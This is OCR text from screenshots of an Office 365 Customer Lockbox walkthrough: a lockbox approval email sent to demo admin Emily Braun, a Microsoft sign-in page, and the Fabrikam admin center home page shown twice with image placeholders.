Northwind Budget 12/16/2016
The Northwind budget was approved at today's board...
mod administrator
mod administrator added you to the Finance 12/15/2016
Welcome to the Finance and Accounting group. Finan...
A Customer Lockbox request is pending your approval
lockbox@microsoft.com
Today, 2:13 PM
Emily Braun
Reply all
This message was sent with high importance.
Office 365 CUSTOMER LOCKBOX REQUEST
Attention Required
CUSTOMER LOCKBOX REQUEST
A Customer Lockbox request is pending your approval.
Please login to the Office 365 Admin Center to approve this request.
REQUEST INFORMATION
Product Exchange
Service Request # XXXXXXXXX
Request ID ca7db89b-bb85-4473-8a72-c748c4503909
Tenant customerlockbox.onmicrosoft.com
Requestor Microsoft Engineer
Reason Fix an issue reported by the customer
Create Time 12/14/2016 10:05:59 PM UTC
Duration 00:30:00 hours
Expires 12/15/2016 10:13:31 AM UTC
If a Customer Lockbox request is denied or isn't approved within 12 hours, the request expires. If this happens, you might continue to experience a specific service issue that could be resolved by allowing an engineer to access the content.
Learn more about how to approve this request
Review Office 365 data access policies
Ask me anything

Sign in to your account

Microsoft Corporation [US] login.microsoftonline.com/login.srf?wa=wsignin1.0&rpsnv=4&ct=1484016951&rver=6.7.6640.0&wp=MCMBI&wreply=https%3a%2f%2fportal.office.com%2flanding.aspx%3ftarget%3d%252fdefault.aspx&lc=1033&id=501392



Office 365

Work or school account

Keep me signed in

Sign in | Back

Can't access your account?

Terms of use | Privacy & Cookies

Microsoft

Ask me anything

Microsoft Office Home | Office Admin center - H

portal.office.com/adminportal/home#/homepage?sspr=1

Office 365 | Admin center

Emily Braun

Home

Fabrikam

Search users, groups, settings or tasks

Go to the old admin center

- Home
- Users
- Groups
- Resources
- Billing
- Support
- Settings
- Reports
- Health
- Admin centers

Users

- Add a user
- Delete a user
- Edit a user
- Reset a password

Billing

Total balance: None

In trial: Buy now

Office software

- Install my software
- Share the download link
- Software download settings
- Troubleshoot installation

Domains

- Add a domain
- Delete a domain
- Edit a domain
- Check health

Service health

- Exchange Online
- View the service health

Support

- New service request
- View service requests

Videos


- Admin center overview
- Set up domain & users
- Admin mobile app

Message center

- New Feature: SharePoint Online team sites inte... Jan 9
- New Feature: Focused Inbox Jan 7
- Updated Feature: New Office 365 admin center... Jan 5

21 unread messages

Active users



Add

Feedback

Ask me anything

Microsoft Office Home | Office Admin center - H

portal.office.com/adminportal/home#/homepage?sspr=1

Office 365 | Admin center

Emily Braun

Home

Fabrikam

Search users, groups, settings or tasks

Go to the old admin center

- Home
- Users
- Groups
- Resources
- Billing
- Support
  - Support
  - Service requests
  - Customer Lockbox Requests...
- Settings
- Reports
- Health
- Admin centers

Users

- Add a user
- Delete a user
- Edit a user
- Reset a password

Billing

Total balance: None

In trial: Buy now

Office software

- Install my software
- Share the download link
- Software download settings
- Troubleshoot installation

Domains

- Add a domain
- Delete a domain
- Edit a domain
- Check health

Service health

- Exchange Online
- View the service health

Support

- New service request
- View service requests

Videos


- Admin center overview
- Set up domain & users
- Admin mobile app

Message center

- New Feature: SharePoint Online team sites inte... Jan 9
- New Feature: Focused Inbox Jan 7
- Updated Feature: New Office 365 admin center... Jan 5

21 unread messages


Active users




